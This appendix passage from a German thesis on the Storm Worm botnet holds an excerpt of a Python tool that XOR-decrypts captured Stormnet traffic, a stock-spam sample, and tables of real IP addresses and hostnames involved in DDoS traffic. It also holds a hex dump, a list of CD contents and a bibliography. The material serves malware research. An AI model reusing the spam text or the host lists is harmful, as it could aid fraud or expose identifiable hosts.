Das Python-Skript dient zum Ent- und Verschlüsseln von Stormnet/Overnet-Traffic und ist im vollen Umfang auf der beiliegenden CD zu finden (siehe A.10). Das Skript stellt weder den Anspruch ein elegantes Klassenkonzept vorzuweisen, noch in irgendeiner Art und Weise anderen Anforderungen zu genügen, als bloße Funktionalität. Deshalb wird es in diesem Abschnitt nur auszugsweise vorgestellt. Als Voraussetzungen werden Python 2.5 und die Module `Pcapy` [13] und `Impacket`[12] benötigt. Das Skript wird durch einen Aufruf von „`python sniff.py FILE dump BPF-FILTER`“ gestartet. Bei `FILE` muss es sich um eine verschlüsselte `.pcap`-Datei handeln, die Angabe eines BPF-Filters [38] (`BPF-FILTER`) ist optional. Bei der Ausgabe handelt es sich um die ver- bzw. entschlüsselte `.pcap`-Datei „`dump.pcap`“.

Die Argumente `FILE` und `BPF-FILTER` werden beim Programmaufruf an die `main`-Funktion (Zeile 4) übergeben, um die Eingabe-Datei in Zeile 5 zu öffnen und einen Filter (Zeile 6) zu spezifizieren. Danach wird in Zeile 7 ein Objekt der Klasse `Streamhandler` erzeugt und deren Funktion `run()` gestartet.

Listing A.1: sniff.py

```
1 from pcapy import open_offline
2 from Streamhandler import Streamhandler
3
4 def main(filter,file):
5         p = open_offline(file)                  #pcap-Datei oeffnen
6         p.setfilter(filter)                     #BPF-Filter festlegen
7         a=Streamhandler(p).run()                #Streamhandler starten
8
9 ...
```

In den Zeilen 7–9 des Listings A.2 wird ein Objekt der Klasse `Dumper` erzeugt und als Thread gestartet. Der Code in Zeile 12 liest die Eingabedatei paketweise ein und übergibt Pakete an die Funktion `packetHandler()` (Zeile 15), die das Paket an eine Warteschlange anhängt.

Listing A.2: Streamhandler.py

```
1 class Streamhandler():
2   def __init__(self, pcapObj):                  #Initialisierung
3     self._pcapObj=pcapObj
4     self._datalink = pcapObj.datalink()
5     self._dumpQueue=Queue(0)                    #Queue ohne ↩
          ↪Groessenbeschraenkung
6
7     dumper=Dumper(self, self._datalink, pcapObj) #Dumper-Objekt erzeugen
8     dumper.setFilename("dump.pcap")             #Ausgabedatei festlegen
```

```
9       dumper.start()                                  #Dumper-Thread starten
10
11    def run(self):
12      if self._pcapObj.loop(0, self.packetHandler)==None: #Packet-Handler ↩
            ↪fuer jedes Paket aufrufen
13        self._dumpQueue.put(None)
14
15    def packetHandler(self, header, data):
16      self._dumpQueue.put((hdr,data))                 #Paket in Warteschlange ↩
            ↪einreihen
17
18  ...
```

Listing A.3: Dumper.py

```
1   from threading import Thread
2   import pcapy
3   import impacket
4   from impacket import ImpactPacket
5   from impacket.ImpactDecoder import EthDecoder, LinuxSLLDecoder
6   from hextools import HexTools
7   from Queue import Queue
8
9   class Dumper(Thread):
10    def __init__(self, handler, datalink, pcapObj):
11      Thread.__init__(self)
12      self._pcap=pcapObj
13      self._datalink=datalink
14      self._handler=handler                           #Referenz auf ↩
            ↪Streamhandler
15      self._ht=HexTools()                             #Modul zum Arbeiten mit ↩
            ↪Hexadezimalwerten
16      self._dumper=self._pcap.dump_open("dump.pcap")  #Ausgabedatei oeffnen
17      self._keyArray=array.array('B',(0xF3,0xAA,0x58,0x0E,...,0xEE,0x87,0x21,0xBB)↩
            ↪) #Schluessel
18
19    def run(self):
20      self.decoder = EthDecoder()
21
22      while True:
23        packet = self._handler.getDumpQueue().get()   #Aeltestes Paket von ↩
              ↪Queue nehmen
24        if packet==None:
25          break
26
```

```
27      ether=self.decoder.decode(packet[1])              #Gibt ein Ethernet Frame↩
            ↪ zurueck
28      ipData=ether.child()                              #Extrahiertes IP-Paket
29
30      if ipData.get_ip_p()==ImpactPacket.UDP.protocol:  #Verarbeite UDP-Pakete
31        ipProt=ipData.child()
32        encrData=ipProt.child()                         #Verschluesselte Payload
33
34        decrData = self.decryptData(encrData)           #Entschluessele Payload
35        ipProt.contains(dataDecr)
36        ipData.contains(ipProt)
37        ether.contains(ipData)                          #Zusammengesetztes ↩
              ↪Ethernet-Frame
38
39        self._dumper.dump(packet[0],ether.get_packet()) #Schreibe Frame in Datei
40      else:
41        self._dumper.dump(packet[0],packet[1])          #Schreibe unverarbeitete↩
              ↪ Pakete in Datei
42        self._handler.getDumpQueue().task_done()
43
44    def decryptData(self, data):
45      decryptedData=data
46      tmpArray=self._keyArray
47      length=len(data.get_bytes())
48      while len(tmpArray)<length:                 #Erweitere Schluesselarray auf ↩
            ↪benoetigte Laenge
49        self.tmpArray.extend(self._keyArray)
50      for i in xrange(length):
51        decryptedData.set_byte(i,(self._keyArray[i]^data.get_byte(i)))    #↩
              ↪Byteweises XOR
52      return decryptedData                            #Rueckgabe der ↩
            ↪entschluesselten Daten
```

In Listing A.3 auf der vorherigen Seite findet die eigentliche Entschlüsselung der Daten statt. Der Schlüssel wird als Byte-Array fest vorgegeben (Zeile 17). Nach Start des Threads (Zeile 19), wird in Zeile 23 jeweils das älteste Paket von der Warteschlange `dumpQueue` aus A.2 zur weiteren Verarbeitung genommen. In den Zeilen 27–32 wird das Paket mit Hilfe des Moduls `impacket` in seine Einzelteile zerlegt, um an die verschlüsselte Nutzlast in Zeile 32 zu gelangen. Diese wird durch die Funktion `decryptData` (Zeilen 34 bzw. 44) entschlüsselt und in den Zeilen 35–37 wieder zu einem Ethernet-Frame zusammengesetzt, bevor das Frame in Zeile 39 in die Ausgabedatei geschrieben wird.

A.6 Beispiel einer Stockspam-Mails

```
EnerBrite Technologies Group, Inc.
e TG U
$0.008

You need to know these 5 facts by Monday

1. The energy problems of the world are killing business left and right.
2. Corporations are frantic to find real solutions to rising energy bills
3. EnerBrite (e t G u) provides real solutions to energy costs, reducing
them as much as 30%.
4. The SensorStat from e TGu is already operating in facilities that are
raving about the incredible relief they have from there energy bills.
5. A planned media campaign next week will be drawing both investors and
brokers to the table.

Few penny stocks have the sizzle this company does. Look at the price,
read the latest news, and see just how little it has to move to provide
you great returns on your investment dollar. Set your buy for early
Monday.
```

A.7 Top-10 eingehender DDoS-Angriffe

IP	Pings	CC	Whois	Hostname
198.214.211.101	267628	US	University of Texas System Office of Telecom. Services	williamb.co.travis.tx.us
64.220.230.118	186896	US	XO Communications	exchange.moneytree-mortgage.biz
169.199.43.99	180440	US	Contra Costa County Office of Education	n. a.
63.239.238.234	180198	US	Qwest	63-239-238-234.dia.static.qwest.net
204.119.143.107	160225	US	Sprint	n. a.
71.239.99.145	154337	US	Comcast Cable Communications, Inc.	n. a.
69.108.217.194	145471	US	AT&T Internet Services	adsl-69-108-217-194.dsl.pltn13.pacbell.net
64.3.96.2	145470	US	XO Communications	64.3.96.2.ptr.us.xo.net
202.44.71.134	145128	TH	KSC Commercial Internet Co. Ltd.	n. a.
64.173.134.167	144600	US	AT&T Internet Services	64-173-134-167.cellgenesys.com

A.8 Top-10 ausgehender DoS-Angriffe

IP	Pings	CC	Whois	Hostname
196.201.244.197	2262256	EG	LINKdotNET-AS	static-196-201-244.200.dataxprs.com.eg
77.225.83.66	2004161	ES	COMUNITEL Comunitel Global Autonomous System	static-66-83-225-77.ipcom.comunitel.net
58.39.150.178	1796462	CN	CHINANET-SH-AP China Telecom (Group)	n. a.
203.156.241.86	1537836	CN	CHINANET-SH-AP China Telecom (Group)	n. a.
218.153.138.150	1478023	KR	KIXS-AS-KR Korea Telecom	n. a.
211.38.141.5	1427539	KR	KIXS-AS-KR Korea Telecom	n. a.
65.25.116.154	1420142	US	NEO-RR-COM - Road Runner HoldCo LLC	cpe-65-25-116-154.neo.res.rr.com
86.45.144.144	1086309	IE	EIRCOM Eircom	86-45-144-144.b-ras2.chf.cork.eircom.net
202.155.255.125	1057112	HK	NEWTT-IP-AP Wharf T&T Ltd.	n. a.
221.127.119.223	1041794	HK	HUTCHISON-AS-AP Hutchison Global Communications	n. a.

A.9 272-Byte-Paket

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   86 D9 A5 85 E6 9D B6 2B  65 7B 8D 37 16 8A DB 89   †Ù¥…æ ¶+e{ 7 ŠÛ‰
00000010   D7 5E 9F FB 62 B6 57 BF  85 E6 9D 6E 87 72 6E 07   ×^ŸûbW¿…æ n‡rn
00000020   28 96 8A F0 86 2B 5E 71  E9 ED 7A B8 75 E3 4D C5   (–Šð†+^qéíz¸uãMÅ
00000030   A2 B6 E2 75 D7 A7 FE 1D  7F 71 E9 ED 7A B8 6B 71   ¢¶âu×§þ  qéíz¸kq
00000040   E9 ED 7A B9 E0 8A 7C 7F  D3 9D 76 FD C7 A7 B5 EA   éíz¹àŠ| Ó výÇ§µê
00000050   FF 6E 87 72 FE 1B 66 95  38 5E A5 A7 5D 8A 78 2D   ÿn‡rþ f•8^¥§]Šx-
00000060   A1 D8 AC 69 B9 5E 31 22  04 B1 FA E2 7A 77 65 C9   ¡Ø¬i¹^1" ±úâzweÉ
00000070   EA EB A2 BA 5A 81 E4 E1  7A 96 9D 76 29 E0 B6 87   êë¢ºZ ääz– v)à¶‡
00000080   62 B1 A6 E5 78 C4 88 12  C7 EB 89 E9 DD 97 27 AB   b±¦åxÄˆ Çë‰éÝ–'«
00000090   AE 8A E9 6A 07 93 85 EA  5A 75 D8 A7 82 DA 1D 8A   ®Šéj "…êZuØ§‚Ú Š
000000A0   C6 9B 95 E3 12 20 4B 1F  AE 27 A7 76 5C 9E AE BA   Æ›•ã  K ®'§v\ ®º
000000B0   2B A5 A8 1E 4E 17 A9 69  D7 62 9E 0B 68 76 2B 1A   +¥¨ N ©i×b  hv+
000000C0   6E 57 8C 48 81 2C 7E B8  9E 9D D9 72 7A BA E8 AE   nWŒH ,~¸ Ùrzºè®
000000D0   96 A0 79 38 5E A5 A7 5D  8A 78 2D A1 D8 AC 69 B9   – y8^¥§]Šx-¡Ø¬i¹
000000E0   5E 31 22 04 B1 FA E2 7A  77 65 C9 EA EB A2 BA 5A   ^1" ±úâzweÉêë¢ºZ
000000F0   81 E4 E1 7A 96 9D 76 29  E0 B6 87 62 B1 A6 E5 78    ääz– v)à¶‡b±¦åx
00000100   C4 88 12 C7 EB 89 E9 DD  97 27 AB AE 8A E9 6A 07   Äˆ Çë‰éÝ–'«®Šéj
00000110   0D 0A
```

A.10 CD-Inhalt

PDF-Version dieser Arbeit

Das Verzeichnis `da` auf der CD enthält sowohl alle in dieser Arbeit präsentierten Abildungen, Grafiken und Codeauszüge, als auch verschiedene PDF-Versionen dieser Arbeit.

Live Decoder

Dieses Python-Skript befindet sich im Ordner `ldecoder` auf der beiliegenden CD. Es gibt die extrahierten, mittels zlib-komprimierten Daten auf der Konsole aus. Als Voraussetzung werden Python 2.5[1] und die Module `Pcapy` [13] und `Impacket`[12] benötigt.

Extraktion der zlib-Daten

Die Extraktion der zlib-Daten, sowie der entsprechenden Daten, die von einem Gateway zu einem Kontrollknoten übertragen werden, wird mit dem Aufruf

```
python sniff.py FILE/live decode BPF-FILTER
```

gestartet. Bei `FILE` kann es sich sowohl um eine einzelne `.pcap`-Datei handeln oder um ein Verzeichnis, welche `.pcap`-Dateien beinhaltet. Die Angabe einer BPF-Filters [38], z. B. `TCP and UDP` (nur TCP- und UDP-Pakete werden weiterverarbeitet), ist optional. Statt einer Datei kann

[1] python.org

auch der Parameter `live` angegeben werden. Dann lauscht das Skript auf einer spezifizierbaren Netzwerkkarte nach Traffic und dekomprimiert zlib-Daten von diesem.

Entschlüsselung von Stormnet
Zur Entschlüsselung der Stomnet-Daten wird das Skript durch den Aufruf von

```
python sniff.py FILE dump BPF-FILTER
```

gestartet. Bei `FILE` muss es sich um eine einzelne verschlüsselte `.pcap`-Datei handeln, die Angabe eines BPF-Filters (`BPF-FILTER`) ist optional. Bei der Ausgabe handelt es sich um die ver- bzw. entschlüsselte `.pcap`-Datei „`dump.pcap`“.

Spam-Templates

Das Verzeichnis `tcp\template` beinhaltet zwei Dateien. Bei `templ_1.txt` handelt es sich um eine Vorlage von August 2007, bei `templ_2.txt` um ein Template der Weihanchtskampagne.

Exploits

Im Ordner `exploits` auf der CD befinden sich einige der vorgestellten Exploits, darunter das Exploit für den Internet Explorer, welches in 3.2.2 auf Seite 36 besprochen wird.

Unbekannte Datenpakete

Beispiele der in 3.4.5 angesprochenen unbekannten Pakete der Längen 272 bzw. 891 Bytes, sind im `.pcap`-Format im Ordner `pcaps\unknown` zu finden.

DoS-Angriffe

Die kompletten Auflistungen ein- und ausgehender DoS-Angriffe sind im Ordner `dos` zu finden.

Weitere Daten

Weitere auf der CD enthaltene Daten sind in der HTML-Datei `inhalt.html` im Wurzelverzeichnis der CD zu finden.

Quellenangabe

[1] Alia, Giuseppe ; Martinelli, Enrico: Fast modular exponentiation of large numbers with large exponents. In: *J. Syst. Archit.* 47 (2002), Nr. 14-15, S. 1079–1088. – ISSN 1383-7621

[2] Barford, Paul ; Yegneswaran, Vinod: An Inside Look at Botnets. In: *Advances in Information Security* Bd. 27, Springer US, 2007, S. 171–191

[3] Bächer, Paul ; Holz, Thorsten ; Kötter, Markus ; Wicherski, Georg: *The Honeynet Project - Know Your Enemy: Tracking Botnets*. März 2005. – URL http://honeynet.org/papers/bots/. – Zugriffsdatum: 20. 02. 2008

[4] Beal, Vangie: *The Difference Between a Virus, Worm and Trojan Horse*. Juni 2006. – URL http://www.webopedia.com/DidYouKnow/Internet/2004/virus.asp. – Zugriffsdatum: 25. 10. 2007

[5] Böhme, Rainer ; Holz, Thorsten: The Effect of Stock Spam on Financial Markets. In: *SSRN eLibrary* (2006)

[6] Boldewin, Frank: *Peacomm.C - Cracking the nutshell*. September 2007. – URL http://www.reconstructer.org/. – Zugriffsdatum: 12. 12. 2007

[7] Boneh, Dan: Twenty years of attacks on the RSA cryptosystem. In: *Notices of the American Mathematical Society (AMS)* 46 (1999), Nr. 2, S. 203–213. – URL citeseer.ist.psu.edu/boneh99twenty.html

[8] Buchmann, Johannes: *Einführung in die Kryptographie*. 3., erweiterte Auflage. Springer, 2003

[9] CERT® Coordination Center: *Denial of Service Attacks*. 2001. – URL http://www.cert.org/tech_tips/denial_of_service.html. – Zugriffsdatum: 25. 10. 2007

[10] Combs, Gerald: *Wireshark*. – URL http://www.wireshark.org/. – Zugriffsdatum: 06. 02. 2008

[11] Consortium, The World Wide W.: *HTML 4.01 Specification*. Dezember 1999. – URL http://www.w3.org/TR/1999/REC-html401-19991224/. – Zugriffsdatum: 26. 02. 2008

[12] Core Security Technologies: *Impacket*. – URL http://oss.coresecurity.com/projects/impacket.html. – Zugriffsdatum: 08. 02. 2008

[13] Core Security Technologies: *Pcapy*. – URL http://oss.coresecurity.com/projects/pcapy.html. – Zugriffsdatum: 08. 02. 2008

[14] Cult of the Dead Cow: *Back Orifice Windows Remote Administration Tool*. – URL http://www.cultdeadcow.com/tools/bo.php. – Zugriffsdatum: 27. 10. 2007

[15] Danchev, Dancho: *Google Hacking for MPacks, Zunkers and WebAttackers*. September 2007. – URL http://ddanchev.blogspot.com. – Zugriffsdatum: 08. 02. 2008

[16] Danchev, Dancho: *Offensive Storm Worm Obfuscation*. August 2007. – URL http://ddanchev.blogspot.com. – Zugriffsdatum: 12. 12. 2007

[17] Daugherty, James: *CME-711 (Stormworm) - Analysis and Identification*. Julli 2007. – URL http://www.priveon.com/dmdocuments/PV-A-070006A.pdf. – Zugriffsdatum: 20. 02. 2008

[18] Douceur, John R.: The Sybil Attack. In: *Proceedings of the 1st International Workshop on Peer-to-Peer Systems (IPTPS)*, URL http://www.cs.rice.edu/Conferences/IPTPS02/101.pdf, March 2002 (LNCS), S. 251–260

[19] Dougherty, Chad ; Havrilla, Jeffrey ; Hernan, Shawn ; Lindner, Marty: *CERT® Advisory CA-2003-20 W32/Blaster worm*. 2007. – URL http://www.cert.org/advisories/CA-2003-20.html. – Zugriffsdatum: 02. 12. 2007

[20] EP X0FF: *RootKit Unhooker*. 2007. – URL http://antirootkit.com/software/RootKit-Unhooker.htm. – Zugriffsdatum: 06. 02. 2008

[21] Fabrice Le Fessant ; Patarin, Simon: *MLDonkey*. 2008. – URL http://mldonkey.sourceforge.net. – Zugriffsdatum: 15. 02. 2008

[22] Ferguson, Paul: *Hundreds of Blogger Pages Harboring New Year's Storm Links*. Dezember 2007. – URL http://fergdawg.blogspot.com/. – Zugriffsdatum: 24. 01. 2008

[23] Ferrie, Peter: *Symantec Advanced Threat Research - Attacks on More Virtual Machine Emulators*. Dezember 2006. – URL http://pferrie.tripod.com/. – Zugriffsdatum: 27. 12. 2007

[24] Fielding, R. ; Gettys, J. ; Mogul, J. ; Frystyk, H. ; Masinter, L. ; Leach, P. ; Berners-Lee, T.: *Hypertext Transfer Protocol – HTTP/1.1*. 1999. – URL http://rfc.net/rfc2616.html. – Zugriffsdatum: 06. 02. 2008

[25] Fortinet Inc.: *W32/Tibs.Rl@mm*. Februar 2007. – URL http://www.fortiguardcenter.com/VirusEncyclopedia. – Zugriffsdatum: 08. 02. 2008

[26] Gaudin, Sharon: *Storm worm botner more powerful than top supercomputers*. Septermber 2007. – URL http://www.itnews.com.au/News/60752,storm-worm-botnet-more-powerful-than-top-supercomputers.aspx. – Zugriffsdatum: 19, 02. 2008

[27] Goodin, Dan: *The balkanization of Storm Worm botnets*. Oktober 2007. – URL http://www.theregister.co.uk/2007/10/15/storm_trojan_balkanization/. – Zugriffsdatum: 19, 02. 2008

[28] Gorecki, Christian: *TrumanBox - Improving Malware Analysis By Simulating The Internet*, University of Mannheim, Diplomarbeit, Juli 2007

[29] GOVCERT.NL: *Factsheet Storm Worm*. – URL http://www.govcert.nl/news.html?it=168. – Zugriffsdatum: 01. 12. 2007

[30] heise online: *Sturm-Wurm bloggt*. August 2007. – URL http://www.heise.de/newsticker/meldung/95161. – Zugriffsdatum: 24. 01. 2008

[31] Hispasec Sistemas: *VirusTotal - Free Online Virus and Malware Scan*. – URL http://www.virustotal.com//. – Zugriffsdatum: 12. 12. 2007

[32] Holz, Thorsten ; Steiner, Moritz ; Dahl, Frédéric ; Biersack, Ernst ; Freiling, Felix: *Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm*. First USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET '08). Februar 2008

[33] Krebs, Brian: *Storm Worm Dwarfs World's Top Supercomputers - Security Fix*. August 2007. – URL http://blog.washingtonpost.com/securityfix/. – Zugriffsdatum: 19, 02. 2008

[34] Lawrence Berkeley National Laboratory: *Tcpdump/Libpcap*. – URL http://www.tcpdump.org/. – Zugriffsdatum: 08. 02. 2008

[35] Level 3 Communications: *About Level 3*. – URL http://www.level3.com/about_us/index.html. – Zugriffsdatum: 17. 02. 2008

[36] Martínez, Vicente: *PandaLabs Report: MPack uncovered*. Mai 2007. – URL http://pandalabs.pandasecurity.com/. – Zugriffsdatum: 12. 12. 2007

[37] Maymounkov, Petar ; Mazières, David: Kademlia: A Peer-to-peer Information System Based on the XOR Metric. In: *Proceedings of the 1st International Workshop on Peer-to-Peer Systems*, 2002

[38] McCanne, Steven ; Jacobson, Van: The BSD Packet Filter: A New Architecture for User-level Packet Capture. In: *USENIX Winter*, URL citeseer.ist.psu.edu/mccanne92bsd.html, 1993, S. 259–270

[39] Michelangeli, Enzo: *KadC - P2P library*. – URL http://kadc.sourceforge.net/. – Zugriffsdatum: 24. 11. 2007

[40] Microsoft: *Virtual PC 2004*. 2007. – URL http://www.microsoft.com/germany/windows/virtualpc/default.mspx. – Zugriffsdatum: 06. 02. 2008

[41] Microsoft.com: *Microsoft Security Bulletin MS06-006*. Februar 2007. – URL http://www.microsoft.com/germany/technet/sicherheit/bulletins/ms06-006.mspx. – Zugriffsdatum: 12. 12. 2007

[42] Murdoch, Steven J.: *Analysis of the Storm Javascript exploits*. September 2007. – URL http://www.lightbluetouchpaper.org/. – Zugriffsdatum: 12. 12. 2007

[43] Murphy, Matthew: *Windows Media Player Plug-In EMBED Overflow Universal Exploit (MS06-006)*. Februar 2006. – URL http://milw0rm.com/exploits/1505. – Zugriffsdatum: 12. 12. 2007

[44] National Institute of Standards and Technology: *Vulnerability Summary CVE-2005-2127*. August 2005. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2005-2127. – Zugriffsdatum: 07. 02. 2008

[45] National Institute of Standards and Technology: *Vulnerability Summary CVE-2006-0003*. November 2006. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-0003. – Zugriffsdatum: 07. 02. 2008

[46] National Institute of Standards and Technology: *Vulnerability Summary CVE-2006-3643*. August 2006. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-3643. – Zugriffsdatum: 07. 02. 2008

[47] National Institute of Standards and Technology: *Vulnerability Summary CVE-2006-3730*. Juli 2006. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-3730. – Zugriffsdatum: 07. 02. 2008

[48] National Institute of Standards and Technology: *Vulnerability Summary CVE-2006-6884*. Dezember 2006. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-6884. – Zugriffsdatum: 07. 02. 2008

[49] National Institute of Standards and Technology: *Vulnerability Summary CVE-2007-0015*. Januar 2007. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-0015. – Zugriffsdatum: 07. 02. 2008

[50] National Institute of Standards and Technology: *Vulnerability Summary CVE-2007-3148*. November 2007. – URL http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-3148. – Zugriffsdatum: 07. 02. 2008

[51] Patrizio, Andy: *Storm's Creators Face a Storm of Their Own*. Januar 2008. – URL http://www.internetnews.com/ent-news/article.php/3724966. – Zugriffsdatum: 10. 02. 2008

[52] Porras, Phillip ; Saidi, Hassen ; Yegneswaran, Vinod: A Multi-perspective Analysis of the Storm (Peacomm) Worm / Computer Science Laboraty. URL http://www.cyber-ta.org/pubs/StormWorm/, Oktober 2007. – Forschungsbericht

[53] Project aMule: *aMule*. 2008. – URL http://www.amule.org/. – Zugriffsdatum: 15. 02. 2008

[54] Projekt eMule: *eMule*. 2007. – URL http://www.emule-project.net. – Zugriffsdatum: 06. 10. 2007

[55] Provos, Niels: *Honeypot Background*. – URL http://www.honeyd.org/background.php. – Zugriffsdatum: 26. 02. 2008

[56] Quancom Informationssysteme GmbH: *Watchdog-Karte*. – URL http://www.quancom.de/. – Zugriffsdatum: 06. 02. 2008

[57] Ratnasamy, Sylvia ; Francis, Paul ; Handley, Mark ; Karp, Richard ; Schenker, Scott: A scalable content-addressable network. In: *SIGCOMM '01: Proceedings of the 2001 conference on Applications, technologies, architectures, and protocols for computer communications*. New York, NY, USA : ACM, 2001, S. 161–172. – ISBN 1-58113-411-8

[58] Rekhter, Y. ; Moskowitz, B. ; Karrenberg, D. ; Groot, G. J. de ; Lear, E.: *Address Allocation for Private Internets*. Februar 1996. – URL ftp://ftp.rfc-editor.org/in-notes/rfc1918.txt. – Zugriffsdatum: 10. 02. 2008

[59] Response, Symantec S.: *W32.Sasser.Worm*. 2007. – URL http://www.symantec.com/security_response/writeup.jsp?docid=2004-050116-1831-99. – Zugriffsdatum: 26. 02. 2008

[60] Rowstron, Antony I. T. ; Druschel, Peter: Pastry: Scalable, Decentralized Object Location, and Routing for Large-Scale Peer-to-Peer Systems. In: *Middleware '01: Proceedings of the IFIP/ACM International Conference on Distributed Systems Platforms Heidelberg* (2001), S. 329–350. ISBN 3-540-42800-3

[61] Russinovich, Mark: *Using Rootkits to Defeat Digital Rights Management*. Februar 2006. – URL http://blogs.technet.com/markrussinovich/archive/2006/02/06/using-rootkits-to-defeat-digital-rights-management.aspx. – Zugriffsdatum: 27. 10. 2007

[62] Secure Systems Lab, Vienna University of Technology: *Anubis*. – URL http://analysis.seclab.tuwien.ac.at/. – Zugriffsdatum: 25. 01. 2008

[63] SecureWorks Blog: *Analysis of Storm Worm DDoS Traffic*. September 2007. – URL http://www.secureworks.com/research/blog/index.php. – Zugriffsdatum: 08. 02. 2008

[64] Seifert, Christian: *The Honeynet Project - Know Your Enemy: Behind the Scenes of Malicious Web Servers*. November 2007. – URL http://honeynet.org/papers/wek/. – Zugriffsdatum: 12. 12. 2007

[65] Seifert, Christian ; Steenson, Ramon ; Holz, Thorsten ; Yuan, Bing ; Davis, Michael A.: *The Honeynet Project - Know Your Enemy: Malicious Web Servers*. August 2007. – URL http://honeynet.org/papers/mws/. – Zugriffsdatum: 12. 12. 2007

[66] SignalComputer: *Reborn Card*. – URL http://cms.signalnet.de/conkap.jsp. – Zugriffsdatum: 02. 10. 2007

[67] Singh, A. ; Ngan, T. W. ; Druschel, P. ; Wallach, D. S.: Eclipse Attacks on Overlay Networks: Threats and Defenses. In: *INFOCOM 2006. 25th IEEE International Conference on Computer Communications. Proceedings*, URL http://dx.doi.org/10.1109/INFOCOM.2006.231, 2006, S. 1–12

[68] Sladshdot.org: *eDonkey Pays the Recording Industry $30M*. September 2006. – URL http://yro.slashdot.org/article.pl?sid=06/09/12/1932225. – Zugriffsdatum: 26. 02. 2008

[69] Solar Eclipse: *Honeynet Project Scan of the Month 20*. April 2002. – URL http://www.phreedom.org/solar/. – Zugriffsdatum: 08. 01. 2008

[70] spamtrackers.eu: *Herbal King - Spamwiki*. – URL http://spamtrackers.eu/wiki/index.php?title=Herbal_King. – Zugriffsdatum: 11. 02. 2008

[71] Steiner, Moritz ; Biersack, Ernst W. ; En-Najjary, Taoufik: Actively Monitoring Peers in Kad. In: *Proceedings of the 6^{th} International Workshop on Peer-to-Peer Systems (IPTPS'07)*, URL http://www.eurecom.fr/~btroup/BPublished/StBE07MonitoringKad.pdf, 2007

[72] Steiner, Moritz ; En-Najjary, Taoufik ; Biersack, Ernst W.: Exploiting KAD: possible uses and misuses. In: *SIGCOMM Comput. Commun. Rev.* 37 (2007), Nr. 5, S. 65–70. – ISSN 0146-4833

[73] Steiner, Moritz ; En-Najjary, Taoufik ; Biersack, Ernst W.: A global view of kad. In: *IMC '07: Proceedings of the 7th ACM SIGCOMM conference on Internet measurement*. New York, NY, USA : ACM, 2007, S. 117–122. – ISBN 978-1-59593-908-1

[74] Stewart, Joe: *The Changing Storm*. Oktober 2007. – URL http://www.secureworks.com/research/blog/index.php. – Zugriffsdatum: 12. 12. 2007

[75] Stewart, Joe: *Storm Worm DDoS Attack*. Februar 2007. – URL http://www.secureworks.com/research/threats/storm-worm/. – Zugriffsdatum: 01. 12. 2007

[76] Stoica, Ion ; Morris, Robert ; Karger, David ; Kaashoek, Frans ; Balakrishnan, Hari: Chord: A Scalable Peer-To-Peer Lookup Service for Internet Applications. In: *Proceedings of the 2001 ACM SIGCOMM Conference*, URL citeseer.ist.psu.edu/stoica01chord.html, 2001, S. 149–160

[77] Stutzbach, Daniel ; Rejaie, Reza: Improving Lookup Performance Over a Widely-Deployed DHT. In: *INFOCOM*, IEEE, 2006. – URL http://dblp.uni-trier.de/db/conf/infocom/infocom2006.html#StutzbachR06

[78] Sunbelt Blog: *Um, I don't think so*. Februar 2006. – URL http://sunbeltblog.blogspot.com/. – Zugriffsdatum: 07. 12. 2008

[79] Symantec Security Response: *Trojan.Peacomm.D*. Oktober 2007. – URL http://www.symantec.com/security_response/index.jsp. – Zugriffsdatum: 27. 12. 2007

[80] Symantec Security Response Weblog: *Symantec Security Response Weblog: MPack Packed Full of Badness*. Mai 2007. – URL http://www.symantec.com/enterprise/security_response/weblog/. – Zugriffsdatum: 12. 12. 2007

[81] Sysoev, Igor: *nginx*. – URL http://nginx.net/. – Zugriffsdatum: 02. 01. 2008

[82] The Honeynet Project & Research Alliance: *The Honeynet Project - Know Your Enemy: Fast-Flux Service Networks*. Juli 2007. – URL http://honeynet.org/papers/ff/. – Zugriffsdatum: 04. 02. 2008

[83] The XLattice Project: *Kademlia: A Design Specification*. – URL http://xlattice.sourceforge.net/components/protocol/kademlia/specs.html. – Zugriffsdatum: 30. 10. 2007

[84] Thompson, Roger: *Exploit Prevention Labs: Storm twist*. August 2007. – URL http://explabs.blogspot.com/. – Zugriffsdatum: 12. 12. 2007

[85] Thompson, Roger: *Exploit Prevention Labs: Neosploit January 2008*. Januar 2008. – URL http://explabs.blogspot.com/. – Zugriffsdatum: 25. 01. 2008

[86] VMware: *VMware Workstation*. 2007. – URL http://www.vmware.com/. – Zugriffsdatum: 06. 02. 2008

[87] WEBSENSE Security Labs: *Websense - Blog: Do we protect against the STORM attacks?* August 2007. – URL http://www.websense.com/securitylabs/blog/. – Zugriffsdatum: 12. 12. 2007

[88] WEBSENSE Security Labs: *Websense - Blog: Storm Worm Chronology*. Septemper 2007. – URL http://www.websense.com/securitylabs/blog/. – Zugriffsdatum: 24. 01. 2008

[89] Wheeler, David J. ; Needham, Roger M.: TEA, a Tiny Encryption Algorithm. In: *Fast Software Encryption: Second International Workshop. Leuven, Belgium, 14-16 December 1994, Proceedings* Bd. 1008, Springer, 1994, S. 363–366

[90] Wikipedia.org: *Computer virus*. 2007. – URL http://en.wikipedia.org/w/index.php?title=Computer_virus&oldid=166604187. – Zugriffsdatum: 24. 10. 2008

[91] Wikipedia.org: *Overnet*. 2007. – URL http://de.wikipedia.org/w/index.php?title=Overnet&oldid=30722039. – Zugriffsdatum: 06. 10. 2007

[92] Wikipedia.org: *Social Engineering*. 2007. – URL http://de.wikipedia.org/w/index.php?title=Social_Engineering&oldid=37275397. – Zugriffsdatum: 25. 10. 2007

[93] Wikipedia.org: *Penny-Stock*. 2008. – URL http://de.wikipedia.org/w/index.php?title=Penny-Stock&oldid=42579836. – Zugriffsdatum: 16. 02. 2008

[94] Willems, Carsten: *CWSandbox*. 2006. – URL http://www.cwsandbox.org/. – Zugriffsdatum: 25. 01. 2008

Abkürzungsverzeichnis

API	Application Programming Interface
C & C	Command-and-Control
COM	Component Object Model
DDoS	Distributed Denial-of-Service
DNS	Domain Name System
GNU	GNU's Not Unix
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transfer Protocol
ICMP	Internet Control Message Protocol
